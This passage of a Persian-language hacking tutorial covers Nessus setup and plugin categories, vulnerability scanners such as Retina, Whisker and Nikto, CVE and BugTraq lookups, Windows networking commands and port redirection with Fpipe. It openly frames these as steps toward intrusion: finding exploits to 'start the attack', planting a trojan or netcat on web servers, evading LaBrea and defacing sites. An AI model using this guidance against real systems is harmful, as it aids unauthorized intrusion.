اينجا ميشه يه سري Rules واسه user تعريف کنيم که دامنه جاهايي که مي‌تونه اسکن کنه رو محدود کنيم، ولي فعلا لازم نيست، پس ترکيب ctrl-D رو فشار مي‌ديم. حالا اين ظاهر ميشه:

```
Login             : xxxxxxxxxx
Password          : yyyyyyyyy
DN                :
Rules             :

Is that ok ? (y/n) [y]
```

يه Enter مي‌زنيم که کار تموم بشه.

تبريک مي‌گم. نرم‌افزار nessus به همين راحتي نصب شد!

- نرم‌افزار رو نصب کردم. حالا چطوري nessus را اجرا کنيم؟

۱- هر بار که کامپيوتر رو restart مي‌کنيد، اگه بخواين از nessus استفاده کنيد، اول بايد سرور nessus رو اجرا کنيد. براي اجرا کردن سرور nessus که به اون nessus daemon يا به شکل خلاصه nessusd مي‌گن، دستور زير رو مي‌نويسيم:

```
# /usr/local/sbin/nessusd -D
```

به اين راحتي سرور nessus راه‌اندازي مي‌شود.

۲- حالا کلاينت رو اجرا مي‌کنيم. نکته مهم اينکه هر چند تا کلاينت که بخواين مي‌تونين اجرا کنيد. براي اين کار از دستور زير استفاده مي‌شود:

```
# /usr/local/bin/nessus
```

با اجراي اين دستور پنجره نرم‌افزار ظاهر ميشه. توجه کنيد که nessus در حالت متني هم کار مي‌کنه ولي استفاده از حالت گرافيکي راحت‌تر است.

(c) ketabton.com: The Digital Library

خوب امید وارم کامل باشد واقعا بعد از نوشتن این ۵۰ اندی صفحه حال تایپ برام نمونده .
با عرض پوزش از نویسنده مقاله بالا !!

خوب وقتی برنامه بالا آمد اول از شما نام کربری و کلمه عبور را میخواهد. شاید بعد از این مرحله پنجره ای باز شود و شما ان را از حالت پیش فرض تغییر ندهید و OK را بزنید. بعد از این مرحله به برگه Plugins میرسم که هریک از Script ها ، دسته بندی شده است ، که من دسته ها را در جدول زیر توضیح داده ام کار آنها را :

	نام Plug-in	توضیح عملکرد دسته
۱	Miscellaneous	این Script ها آزمونهایی درباره حساب های کاربری و مسیرجوها و..انجام میدهند
۲	Gain a shell remotely	این Script ها آزمونهایی ر باره سر ریزی بافر و گریز از دست سیستم احراز هویت انجام میدهند.
۳	Finger abuses	این Script ها آزمونهایی در باره شبح Finger که امکان دستیابی به فایل های حفاظت شده ، فرمانهای سیستمی حفاظت شده و اطلاعات حفاظت شده کاربران را در اختیار مهاجم میگزارد، انجام می دهد.
۴	Windows	این Script آزمونهایی در باره پروتکل های SMB و NetBIOS و سایر حفره های سیستم عامل ویندوز انجام میدهد.
۵	Backdoor	این Script ها دنبال برنامه های اسب ترآوا میگردد .
۶	General	این Script ها آزمایشی در باره شماره ویرایش و اطلاعات برنامه های کاربردی و سرویس دهنده ها که ممکن است مفید باشد انجام میدهد.
۷	SNMP	این Script ها آزمونهایی در مورد پروتکل SNMP به منظور کشف حفره های قابل استفاده انجام میدهد.
۸	CGI abuses	این Script ها آزمونهایی در مورد قابلیت نفوذ برنامه های CGI به منظور نفوذ در وب سرور هایی همچون IIS و Apache و برنامه های کاربردی نوشته شده با FHP و Cold fusion و Front Page انجام میدهد.
۹	Remote file Access	این Script ها آزمونهایی درباره روشهای غیر مجاز دسترسی به فایلها از طریق سرویس هایی NFS یا HTTP یا ... انجام میدهد
۱۰	RPC	این Script ها آزمونهایی در مورد دستیابی به اطلاعات RPC و سرویس های قابل نفوذ آن مانند mountd و ststd انجام میدهد.
۱۱	Gain root remotely	این Script ها آزمونهایی را در باره دست رسی از راه دور به سیستم تحت نام کاربر اصلی انجام میدهد.
۱۲	Firewalls	این Script ها آزمونهایی در باره پیکر بندی نادرست دیوار آتش انجام میدهد.
۱۳	Useless service	این Script ها آزمونهای در مورد سرویسهای منسوخ شده ای مانند echo و daytime و rsh و... انجام میدهد.
۱۴	Denial-of-Service	این اسکریپت ها آزمونهایی را به منظور تشخیص حملاتی از نوع DOS انجام میدهد.
۱۵	FTP	این Script ها آزمونهایی در باره نقاط ضعف برنامه FTP انجام میدهد.
۱۶	NIS	این Script آزمونهایی در مورد قابلیت نفوذ پذیری به واسطه سرویس NIS که توسط شرکت SUN عرضه شده است انجام میدهد.
۱۷	SMTP problems	این Script ها آزمونهایی در باره اشکالات پروتکل پست الکترونیکی انجام میدهد.
۱۸	Windows User Managemnt	این Script ها آزمونهایی را درباره تشخیص مشکلات و نقاط قابل نفوذ موجود در رابطه با حساب کاربران یا گروه های تعریف شده در سیستم عامل ویندوز انجام میدهد.


(c) ketabton.com: The Digital Library

بعد از انتخاب Script های مورد علاقه خود به برگه Prefs میروید که گزینه ها آنجا را مشابه برنامه های بالا است به خصوص Nmap است . فقط یک گزینه می ماند که در برگه Scan Option است با نام Scan for LaBrea tarpitted hosts که حتما آن را فعال کنید. این گزینه مکانیزمی را که دیگر حوصله توضیح آن را ندارم فعال میکند که علیه برنامه دفاعی LaBrea به کار میبرد که بسیار خوب است. این برنامه LaBrea یک برنامه دفاعی عالی و البته ارزان است که معمولا اکثر ماشینهای روی شبکه دارند.

در برگه Target Selection شما IP هدف را وارد میکنید و بعد دکمه Start the scanرا فشار میدهید خوب برنامه بعد از مدتی به شما جواب میدهد که میتواند در فرمت HTML و TXT باشد کنار هر حفره ای که کشف کرده یک سری شماره است و... که در مورد کارایی هر کدام بعدا کامل توضیح میدهم .

برنامه Retina :

خوب ابزار بعدی که معرفی میکنم برنامه Retina است که فکر میکنم آخرین نسخه آن ۵,۲ باشد این شکل نسخه ۴,۹,۸ است که این شکلی :




کار با این برنامه ساده است و البته پیک بندی آسانی نیز دارد برای این منظور به منوی کرکره ای Tools رفته و گزینه Options را انتخاب کنید تا کادری را که در شکل بالا مشاهده میکنید ببینید. شما میتوانید در این پنجره سرعت برنامه را کم زیاد کنید که با نتایج رابطه مستقیمی دارد سرعت زیاد جواب خوبی نمیدهد سرعت کم هم حوصله آن را سرمی برد حساسیت برنامه و... را تنظیم کنید و البته هم امکان اتوماسیون نیز موجد میباشد. البته گزینه هایی هم در باره نوع قالب پاسخ و... هم موجد است بقیه کارا با خودتان .
این که حتما میدانید آدرس Ip و یا آدرس سایت را باید در مقابل گزینه Address بنویسید !!!

برنامه ISS و یا نام کامل Internet Security System :

کار با این برنامه ساده است کارای بدی هم ندارد سیمای برنامه این شکلی است نسخه ۶,۲ که قدیمی است :

(c) ketabton.com: The Digital Library



خوب این از معرفی ابزار های پویش نقاط آسیب پذیری . این را باید اول میگفتم ، این ابزار ها همانطور که فهمیدید یک سری فایل دارند که با تست آنها می فهمند آیا این حفره قابل استفاده است یا نه یک دفعه خدای نکرده فکر دیگه ایی نکنید که مثلا اینها از خودشون کشف میکنند حفره را که آبروی ما و خودتان را یک جا به آب روان و پاک بسپارید.

خوب حتما با این ابزار ها که معرفی کردم به شما ، بعد از عمل پویش یک سری جواب میدهد که معمولا سرویس های روی پورت های باز و حفره های امنیتی قابل استفاده در قالب درجات خطرناک و متوسط و پایین و یک سری شماره در پایین آنها ، ما برای استفاده از این شماره ها که نام آن حفره است از نظر متخصصین و سایتهای امنیتی (برای طبقه بندی و ...) که در قالبهای مختلفی نیز هم است. البته شما با این شماره ها مطالبی در باره آن حفره می آموزید و اگر حفره قابل بهره برداری نیز باشد به احتمال زیاد چند تا Exploit برای آن پیدا میکنید.

اولین قالب CVE و CAN :

این قالب شماره گذاری یا نام گذاری حفره های امنیتی که شامل یک عدد است که با عبارت CVE و یا CAN شروع میشود ، میتوانید به سایت های زیر مراجعه کرده و درباره آنها اطلاعات بگیرید :

http://www.iss.net/security_center/advice/Concordance/CVE/default.htm
http://www.securityfocus.com/
http://www.securitytracker.com/
http://www.xfocus.org/

برای مشاهده اطلاعات در باره این عدد به سایتهای بالا مراجعه کرده و به قسمت Vulnerability سایت رفته و با وارد کردن شماره CVE یا CAN مطالبی در باره آن بی آموزید و احیانا Exploit هم برای استفاده از آن حفره امنیتی پیدا کنید. و با توجه به آن Exploit حمله را آغاز کنید.

اگر می خواهید کار شما یک کمی سر راست تر شود میتوانید به آدرس زیر بروید و به جای x ها شماره را همراه عبارت همراه آن بنویسید.

http://cve.mitre.org/cgi-bin/cvename.cgi?name=xxxxxxxxxxxxx
http://cgi.nessus.org/cve.php3?cve=xxxxxxxxxxx

خوب بعد از این کار شاید دوباره یک سری شماره معادل با فرمت نام گزاری مختلف را به شما بعلاوه یکسری مطلب در جواب بدهد که توصیه میکنم هم را مطالعه کنید.

قالب BID یا Bug Traq :

برای مشاهده توضیحات این قالب میتوانید از آدرس زیر استفاده کنید

http://www.securityfocus.com/bid/xxxx

که به جای واژه های x باید فقط شماره را وارد کنید. همین !!

(c) ketabton.com: The Digital Library

قالب CA یا CERT :

این هم یک نوع قالب است که برای دیدن توضیحات آن به آدرس زیر مراجعه میکنیم و به جای x ها تمام عبارت با پیشوند آن را مینویسیم :

http://www.cert.org/advisorise/xxxxxxxxxx.html

قالب XF :

در این قالب می توانید توضیحات مربوطه را از آدرس زیر بدست آورید.

http://www.iss.net/security_center/search.php

خوب این هم از این ، به نظر من بهتر این جا سایت iss.net و سایت securityfocus.com است برای گشتن به دنبال حفره های امنیتی ، که شما در سایت securityfocus.com میتوانید راه حل بر طرف کردن این حفره (با این کار بعد از نفوذ خود باعث میشوید که شخص دیگری از راه ایی که شما آمده اید وارد نشود و کار شما را خراب نکند با ناشی بازی اش !!) و کد برنامه بهره برداری از این حفره و مطالب آموزنده و شماره و قالب معدل آن را بدست آورید ، البته بهترین کار وارد کردن قالب و شماره آن همراه کلید واژه های مورد نظر خود در جستجوگر Google است که برای شما نتایج زیادی را بدست می آورد.

پویش برنامه های کاربردی تحت وب برای کشف حفره های آسیب پذیر :

خوب در این باره یک مطلب دیگر است که فقط مربوط به کشف حفره های برنامه های تحت وب میشود که توضیح میدهم (برای کسانی که خوره Deific کردن صفحه سایت ها هستند دارم میگویم !!) .

ما در این کار اول ماشینی که وظیفه سرویس دهنده وب را بر عده دارد را با روشهای گام اول کشف کرده بعد یک راست اگر دل خودتان خواست می آیید به این مرحله اگر وسواسی هستید گام دوم را هم انجام دهید اگر میخواهید ۱۰۰% موفق شوید گام سوم هم را انجام دهید (این همین جا بگویم تمام برنامه هایی که در گام سوم معرفی کردم این نوع پویش خاص را که حالا دارم توضیح میدهم انجام میدهند).

اصول کار در این روش فقط حمله به برنامه سرویس دهنده وب است مثل IIS و Apache و iPlanet و...

معرفی ابزار Whisker :

معروف ترین برنامه برای این کار Whisker است که برای خانواده Unix است نه ببخشید با یک مفسر Perl برای ویندوز هم قابل استفاده میشود. برای استفاده از این دستور در خط فرمان محیط لینوکس ها یا همان Shell اصطلاحا دستور زیر را می نویسیم :

```
$ whisker.pl –h xxx.xxx.xxx.xxx –vv –W | tee
```

خوب این اول باید میگفتم که الان میگم ببخشید !! سویچ های متداول این برنامه:
هنگامی که بخواهیم از نام میزبان یا شماره IP آن استفاده کنیم از سویچ h– حتما استفاده میکنیم !!
اگر بخواهیم لیستی از میزبان ها و یا شماره IP را به برنامه بدهیم از سویچ H– استفاده میکنیم .
سویچ vv– باعث ثبت نتایج پویش حفره ها میشود.
سویچ W– باعث میشود نتایج در قالب HTML ذخیره شود .
سویچ l– باعث میشود که همیشه نتایج در فایلی که معرفی میکنید ثبت شود. (توصیه من به شما : به ندرت استفاده کنید !!)
سویچ x– باعث استفاده از SSL میشود. (برای وب سایت هایی که از SSL استفاده می کنند) (این سویچ را باید قبل از سویچ h– بگزارید)

خوب همین ها است شما باید دنبال آن جواب هایی بگردید که 200 OK جلوی آنها است و ترجیحا در شاخه Script هستند و با استفاده از کدی که جلوی آن است با ارسال یک اسب ترآوا و یا NC و... بپردازید و سرویس دهنده را کنترل آن را بدست بگیرید.
فقط این بگم که آنهایی که لینوکس کار هستند حتما میدانند که تابع Tee کارش این هست که خروجی را از برنامه در حال اجرا لحظه به لحظه میگیرد و به ما نمایش میدهد و البته ذخیره هم میکند.

خوب با فرمان زیر میشود نوع وب سرور را تشخیص داد با این برنامه :

```
$ whisker.pl –h xxx.xxx.xxx.xxx –vv –W –s  "IIS/5.0"
```

(c) ketabton.com: The Digital Library

البته شما باید به جای IIS/5.0 نوع سرویس دهنده را حدس بزید و بعد برنامه را اجرا کنید. کار این دستور این است که (نکته : تمام خوره های Deific حتما میدانند که سرویس " بیلی " جون از یک مکانیزمی استفاده میکند که خودش را جای مدل های دیگه جا میزند!!) بدون توجه به نوع سرویس دهنده انواع برسی های خاص مدل IIS/5.0 را انجام میدهد.

برای بهبود این کار بهتر است در کد منبع این نرم افزار بعد از دو خط زیر:

```
$ D { ` XXServerAgent ` } = " mozilla/5.0 [EN] (Win95; U ) " ;
$ D { ` XXForce ` } = 1 if defined ( $args {f} ) ;
```

خط زیر را درج کنید :

```
$ D { ` XXForceS ` } =1 if defined ( $args {S} ) ;
```

خوب اخرین نکته این است که اگر احتیاجی به کلمه عبور بود یک سویچ a– را نوشته بعد " username:password " این شکلی کلمه عبور و نام کاربری را وارد میکنیم .

خوب این از این ، برنامه های خفن این کاره به غیر از این برنامه که معرفی کردم میشود به Nikto که نسخه آن برای همه سیستم عاملها نوشته شده است نام برد. این هم تحت زبان Perl نوشته شده و یک مفسر برای ویندوز لازم دارد. این هم مثل بالای است توضیحات اش را به خودتان واگذار میکنم !! برنامه بعدی خفنی که میتوانم به شما معرفی کنم البته فقط برای ویندوز برنامه خفن Stealth است که یک محیط گرافیکی ساده هم دارد کار با این ساده است پس به خودتان میسپارم توضیحات آن را (حتما استفاده کنید چون کارایی اش خوب) !!!

گام چهارم و البته آخرین گام :

ما در گام اول سعی کردیم بفهمیم اصلا ماشین مورد نظر ما کجا است چه سیستم عاملی دارد چند سرور دارد و هر سرویس روی کدام ماشین است و چه کسی ای سایت را ثبت کرده محدوده شبکه آن کدام است در چه کشوری است مابین ما و ماشین هدف چند ماشین واسطه برقراری ارتباط هستند آیا دیوار آتشی بین ما و ماشین هدف است و چند مسیر یاب بین ما و هدف قرار دارد و... که بعد از دانستن این اطلاعات پایه تصمیم خود برای ماشین هدف و حمله ، و سیطره بر ماشین هدف را آغاز میکنیم برای این کار بعد از انتخاب ماشین هدف شروع به پویش پورت های باز کرده و دست به شناسایی سرویس باز کننده پورت زده با این کار میتوان البته برای با تجربه ها از همین جا مرحله حمله را با دانستن نقطه ضعفهای سرویس شروع کرده اما ما چون بی تجربه هستیم مرحله بعد را انجام میدهیم با این کار نقاط ضعف و اسیب پذیر ماشین هدف شناسایی شده و ما به سراغ مطالب آموزنده در باره آن رفته و برای آن هم اگر برنامه نویس هستیم یک برنامه کاربردی مینویسم (Exploit) و گرنه دنبال برنامه کاربردی برای بهره برداری از آن حفره میگردیم. سپس بعد از این مرحله با توجه به برنامه کاربردی و مطالبی که مطالعه رده این در این باره حمله را تدارک دیده و کار را تمام میکنیم.

خوب این هم از گام چهارم و آخرین گام از این به بعد به معرفی نرم افزار های کاربردی متفرقه اما کاملا مرتبط با این مقوله میپردازم .

ضمیمه اول ؛ آموزش برنامه های مربوط به شبکه در داخل ویندوز :

دستورهای NET :

که تمام فرمان های آن را توضیح دادم در جدول ؛ البته قابلیت اجرای آن فرمان را در نسخه هایی ویندوز نشان داده ام (نبود علامت نشان نا توانایی برای اجرا برای آن نسخه است) :

	عنوان فرمان	XP	2000	ME	NT	9x	توضیح عملکرد فرمان
۱	Net accounts	Ж	Ж	–	Ж	–	تنظیمات و سیاستهای همه نامهای کاربری یک رایانه یا دامنه خاص را پیکر بندی میکند.
۲	Net computer	Ж	Ж	–	Ж	–	از دامنه جاری رایانه ها را حذف یا اضافه میکند.
۳	Net config	Ж	Ж	Ж	Ж	Ж	اطلاعات سرویس گیرنده شبکه را نمایش میدهد.
۴	Net continue	Ж	Ж	–	Ж	–	راه اندازی یک سرویس تعلیق شده.
۵	Net diag	–	–	Ж	–	Ж	نمایش اطلاعات مفیدی درباره سخت افزار اتصالات شبکه.
۶	Net file	Ж	Ж	–	Ж	–	فایلهای مشترک بین کاربران شبکه را به نمایش در می آورد و میبندد ، و قفل فایل ها را بر می دارد.

(c) ketabton.com: The Digital Library

٧	Net group	Ж	Ж	–	Ж	–	گروهای سراسری ایجاد یا حذف می کند و کاربران را با آن گروه ها اضافه ، یا از آن حذف میکند.
٨	Net help	Ж	Ж	Ж	Ж	Ж	اطلاعات کمکی در باره زیر فرمان NET خاص را به نمایش در می آورد.
٩	Net helpmsg	Ж	–	Ж	–	Ж	درباره یک کد خطای چهار رقمی خاص اطلاعات اضافی به نمایش در می آورد.
١٠	Net init	–	–	Ж	–	Ж	بارگذاری درایورهای مربوط به پروتکل و کارت شبکه مورد استفاده بدون بهره گیری از برنامه Windows Protocol Manager .
١١	Net localgroup	Ж	Ж	–	Ж	–	گروهای محلی ایجاد میکند و کاربران را به آن اضافه یا از آنها حذف می کند.
١٢	Net name	Ж	Ж	–	Ж	–	تعریف نام مستعار جدیدی برای ارسال پیغام .
١٣	Net logoff	–	–	Ж	–	Ж	خاتمه جلسه مابین رایانه حاضر و رایانه حاوی منابع مشترک.
١٤	Net logon	–	–	Ж	–	Ж	اتصال به حوزه یا گروه کاری مورد نظر .
١٥	Net password	–	–	Ж	–	Ж	تغییر کلمه عبور کاربری از شبکه.
١٦	Net pause	Ж	Ж	–	Ж	–	تعلیق یک سرویس در حال اجرا.
١٧	Net print	Ж	Ж	Ж	Ж	Ж	دستیابی به اطلاعاتی در مورد وضعیت صف مربوط به چاپگر متصل به یک رایانه خاص و کنترل آن .
١٨	Net send	Ж	Ж	–	Ж	–	ارسال پیغام به کاربر یا کامپیوتر دیگری بر روی شبکه.
١٩	Net session	Ж	Ж	–	Ж	–	نمایش و یا خاتمه جلسات ما بین رایانه حاضر و سایر رایانه های موجود در شبکه.
٢٠	Net share	Ж	Ж	–	Ж	–	ایجاد ، حذف و نمایش یک منبع مشترک .
٢١	Net start	Ж	Ж	Ж	Ж	Ж	راه اندازی یک سرویس خاص.
٢٢	Net statistics	Ж	Ж	–	Ж	–	نمایش آماری درباره یک سرور یا ایستگاه کاری.
٢٣	Net stop	Ж	Ж	Ж	Ж	Ж	توقف یک سرویس خاص.
٢٤	Net time	Ж	Ж	Ж	Ж	Ж	نمایش زمان جاری یا تنظیم زمان با سروری تحت عنوان time server پورت ١٣ که به همین منظور تدارک دیده شده است.
٢٥	Net use	Ж	Ж	Ж	Ж	Ж	اتصال یا قطع اتصال از یک سیستم حاوی منبع مشترک ؛ نمایش اطلاعات در مورد منبع مشترک.
٢٦	Net user	Ж	Ж	–	Ж	–	حذف یا اضافه یک حساب کاربردی از لیست کاربران موجد در شبکه.
٢٧	Net ver	–	–	Ж	–	Ж	نمایش نسخه مور استفاده از Workgroup redirector .
٢٨	Net view	Ж	Ж	Ж	Ж	Ж	نمایش لیستی از منابع مشترک موجد بر روی یک رایانه خاص یا تمام رایانه ها ی موجد در یک زیر شبکه (اصطلاحا sub net)

خوب این هم از این !!! من فقط کار دستورها را گفتم کاربرد تک تک آنها با خودتان !!!

دستور Ping :

این دستور برای تشخیص بالا (فعال بودن ماشین) یا پایین بودن یک ماشین است . البته میشود IP یک سایت را با این دستور بدست آورد البته زیاد جالب نیست (معمولا شماره IP ماشین سرویس دهنده وب را میدهد) که آدرس سایت را نوشت و IP سایت را کشف کرد !!

دارای یک سری سویچ است که توضیحات آن را مشاهده میکنید.

سویچ t– : آنقدر مقصد را پینگ میکند تا شما تا اینکه شما دستور توقف را صادر کنید .
سویچ a– : آدرس IP مقصد را به اسم میزبان تبدیل میکند.
سویچ n– : تعداد بسته هایی را که فرستاده میشود مشخص میکند.

(c) ketabton.com: The Digital Library

سویچ l– : اندازه بسته هایی را که فرستاده میشود مشخص میکند.
سویچ f– : در بسته های که فرستاده میشود پرچم IP Do not Fragment را یک قرار میدهد.
سویچ i– : در بسته هایی که فرستاده میشود مقدار TTL را مشخص میکند. (با عبور بسته شما از هر ماشین یک واحد از آن کم میشود و در صورت صفر شدن این پارامتر حذف میشود بسته شما ؛ که با این مکانیزم فرمان tracert.exe کار میکند برای کشف تعداد ماشینهای شما و مقصد مور نظرتان).
سویچ v– : مقدار IP Type of Service را برای بسته های Echo Request مشخص میکند.
سویچ r– : آدرس IP مسیریاب ها را برای تعداد هاپ مشخص شده ثبت میکند.
سویچ s– : مهر زمانی مسیریاب ها را برای تعداد هاپ مشخص شده ثبت میکند.
سویچ j– : فهرست برخی از مسیریاب ها را که بسته ها باید از آن استفاده کنند را مشخص می کند.
سویچ k– : فهرست کل مسیریاب ها را که بسته ها باید از آنها استفاده کنند را مشخص میکند.
سویچ w– : مدت زمانی که سیستم باید منتظر هر پاسخ بماند را مشخص میکند.

باز هم من فقط پارامتر ها را توضیح دادم و ادامه کار با خودتان !!

فرمان Tracert :

این فرمان برای مشخص کردن مسیری است که برای رسیدن بسته اطلاعاتی شما به هدف مورد استفاده قرار گرفته است.
دارای چهار سویچ است که توضیح آنها در زیر آمده است .

سویچ d– : با استفاده از این سویچ فقط در نمایش نتایج IP ها نشان داده میشود.
سویچ h– : با استفاده از این سویچ حداکثر تعداد ماشینها را مشخص میکنید که البته پیش فرض ۳۰ است که کافی است.
سویچ j– : با استفاده از این سویچ از یک فایل استفاده میکنیم .
سویچ w– : مدت زمانی که سیستم باید منتظر هر پاسخ بماند را مشخص میکند.

دستور Telnet :

این دستور برای وصل شدن به یک پورت خاص است به این صورت که :

C :\> telnet xxx.xxx.xxx.xxx *port number*

دستور Route :

این فرمان برای مشاهده جدول مسیر یابی و اضافه یا حذف کردن اقلام آن است. (جدول مسیر یابی برای تعیین می کند هر بسته باید سر از کجا در بی آورد !!).

ROUTE [-F] [-P] [command [destination] [MASK netmask] [gateway] [METRIC metric] [IF interface]]

متغییر command یکی از این چهار مقدار را می گیرد:

اگر به فرمان سویچ PRINT– را اضافه کنید محتوای جدول را مشاهده میکنید .
ADD- : یک فقره جدید در جدول مسیر یابی ایجاد میکند.
DELETE- : یک فقره از جدول مسیر یابی را حذف میکند.
CHANGE- : پارامترهای یکی از مقادیر جدول مسیر یابی را تغییر میدهد.

سایر پارامترهای خط فرمان :
f- : همه اغلام جدول مسیر یابی را حذف میکند.
p- : اگر همراه سویچ add به کار رود یک فقره دائمی ایجاد میکند.
destination - : آدرس شبکه یا میزبان فقره های از جدول مسیر یابی که اضافه یا حذف میشود و یا تغییر داده میشود را مشخص می کند.
MASK netmask - : ماسک زیر شبکه متناظر با آدرس مشخص شده توسط متغیر destination را مشخص میکند.
gateway - : آدرس مسیر یابی که برای دستیابی به آدرس میزبان یا شبکه مشخص شده توسط متغیر destination به کار رفته است را مشخص میکند.

فرمان Netstat :

(c) ketabton.com: The Digital Library

خوب این فرمان شکل عمومی آن به صورت زیر است :

NETSTAT [-a] [-e] [-n] [-s] [-p proto] [-r] [interval]

	سویچ	توضیحات سویچ
۱	-a	تمامي پورت هايي كه در وضعيت شنود (listening) به سر ميبرند به همراه بقيه اتصالات (connections) نشان مي دهد.
۲	-e	آمار اترنت (Ethernet) را نشان مي دهد.
۳	-n	آدرس ها و اعداد پورت ها را به فرم عددي نشان مي دهد.
۴	-s	تمامي اتصالات (connections) مربوط به پروتكلي كه توسط proto مشخص شده را نشان مي دهد.
۵	-p proto	تمامي محتويات جدول مسير يابي (routing table) را نشان مي دهد.
۶	-r	آمار هر پروتكل را نشان مي دهد. در حالت پيش گزيده آمار پروتكل هايTCP ،UDPو IP نشان داده مي شود.
۷	interval	آمار انتخابي را مجددا به نمايش در مي آورد.

دستور Ipconfig :

خوب اگر دستور را با پارامتر all/ به کار ببرید ،،، خوب به بینید چه میشود. تابلو !!
اگر دستور را با پارامتر release/ و renew/ به کار ببرید برای تقاضای خاتمه دادن یا تمدید اجاره یک ایستگاه کاری از سرویس DHCP هم میتوان استفاده کرد.
اگر دستور را با پارامتر H– به کار ببرید لیست پارامتر ها را مشاهده می کنید.

فرمان Nbtstat :

هنگام کنترل کننده های تعیین دامنه و یا سرویس دهنده هدف قادر به بکارگیری این فرمان خواهیم بود تا جدول اسامی را از سرویس دهنده هدف بدست آوریم. و کلا جهت تشخیص اطلاعات مفید در باره سرویس دهنده هدف است .

```
C:\>nbtstat

Displays protocol statistics and current TCP/IP connections using NBT
(NetBIOS over TCP/IP).

NBTSTAT [ [-a RemoteName] [-A IP address] [-c] [-n]
      [-r] [-R] [-RR] [-s] [-S] [interval] ]

  -a   (adapter status) Lists the remote machine's name table given its name
  -A   (Adapter status) Lists the remote machine's name table given its
                  IP address.
  -c   (cache)         Lists NBT's cache of remote [machine] names and their IP
 addresses
  -n   (names)         Lists local NetBIOS names.
  -r   (resolved)      Lists names resolved by broadcast and via WINS
  -R   (Reload)        Purges and reloads the remote cache name table
  -S   (Sessions)      Lists sessions table with the destination IP addresses
  -s   (sessions)      Lists sessions table converting destination IP
                  addresses to computer NETBIOS names.
  -RR  (ReleaseRefresh) Sends Name Release packets to WINS and then, starts Refresh

  RemoteName   Remote host machine name.
  IP address   Dotted decimal representation of the IP address.
  interval     Redisplays selected statistics, pausing interval seconds
           between each display. Press Ctrl+C to stop redisplaying
           statistics.
```

ابزار Getmac :

(c) ketabton.com: The Digital Library

جهت کسب اطلاعات انتقالی شبکه از سرویس دهنده هدف میتوان از فرمان مزبور استفاده کرد. این ابزار نشانی MAC سرویس دهنده هدف و ... را به ما نمایش میدهد و البته به اتصال Null Session احتیاج دارد.

دستور ARP :

این فرمان رابطه بین آدرس فیزیکی (MAC) ماشین های مستقر در یک شبکه اینترنت را با آدرس IP ان ماشین در زیر شبکه (SUB NET) آشکار میکند.
هر کاربری از شبکه قادر است رابطه مزبور یا آدرس IP خود را دستخوش تغییر کند و هویت دیگران را جعل کند !! این دستور بالا برای تشخیص این کار است.

ضمیمه شماره دو ؛ آموزش برنامه های تغییر مسیر پورت :

این کار در مواقعی که البته نادر هم نیست بسیار انجام میشود. برای این منظور از دو برنامه Datapipe و Fpipe استفاده میشود که اولی پدر دومی است و مثل روال همیشگی اول بری خانواده لینوکس ساخته شد . ابزار دومی برای ویندوز است و بدون هیچگونه اغراق تمام حرفه ایی ها قبول دارند که بر خلاف سنت این دفعه ابزار ویندوز قوی تر است.
این لازم بگم که این ابزار(Datapipe) با این کارایی خفن فقط با ۱۰۰ خط برنامه نوشته شده است برنامه نویس ها میدانند من چی میگم !!

ابزار Fpipe :

این کار برای تغییر مسیر ماشین Client حین فرآیند در خواست سرویس وب و.. انجام میدهیم !!
بعد از اجرای این برنامه با سویچ h– (همان سویچ Help است) شکل زیر را مشاهده میکنید:

```
C :\> fpipe.exe –h
-? / -h      -show this help test.
-c           - maximum allowed simultaneous TCP connection. Defaults is 32
-i           - listening interface IP Address.
-l           - remote port number
-s           - outbound source port number.
-u           - UDP  mode.
-v           - Verbose mode.
```

خوب گزینه های تابلوی دارد مثلا مثل بقیه برنامه ها سویچ v– جزئیات پیشرفت کار را نمایش میدهد ؛ سویچ u– برای پورت های UDP استفاده میشود .... که البته توضیح میدهم اساسی نگران نباشید چون فکر میکنم تا به حال با این آشنایی نداشته باشید.
با مثال جلو میروم که کارای هم داشته باشد !!
خوب مثلا ما میخواهیم ترافیک وب را از روی پورت ۸۰ که البته استاندارد این کار هم هست به پورت ۹۰۸۰ منتقل کنیم تا حال کنیم !!
برای این منظور مینویسیم :

```
C :\> fpipe –l 9080 –r 80 www.google.com
Pipe connected:
    In :        127.0.0.1 : 1917  →  127.0.0.1 : 9080
